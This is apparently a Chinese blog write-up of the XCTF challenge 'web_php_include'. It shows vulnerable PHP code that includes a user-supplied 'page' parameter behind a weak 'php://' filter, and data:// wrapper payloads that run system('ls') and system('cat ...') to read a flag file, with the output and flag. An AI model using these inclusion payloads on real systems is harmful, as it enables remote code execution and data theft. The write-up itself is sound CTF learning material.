攻防世界 web_php_include

原创

听门外雪花飞 于 2022-01-21 18:41:49 发布 122 收藏

分类专栏： ctf刷题纪 文章标签： php 开发语言

本文链接：https://blog.csdn.net/weixin_52268949/article/details/122627366

Web_php_include

进入题目源码直接出来了

```php
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```

看见了include函数并且发现过滤了php://，由此估计需要使用伪协议来读取flag内容，由于过滤掉了php，所以我们直接使用data://协议来执行指令

payload


```
?page=data://text/plain,<?system(%27ls%27);?>
```

include($page);
?>
fl4gisisish3r3.php index.php phpinfo.php

然后又是cat查看一下就行

```
page=data://text/plain,<?system(%27cat%20fl4gisisish3r3.php%27);?>
```

但是页面没有回显任何内容，还以为我哪里做错了原来查看源码就发现了flag



```
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />show_source</span><span style
</span>
</code><?php
$flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}";
?>
```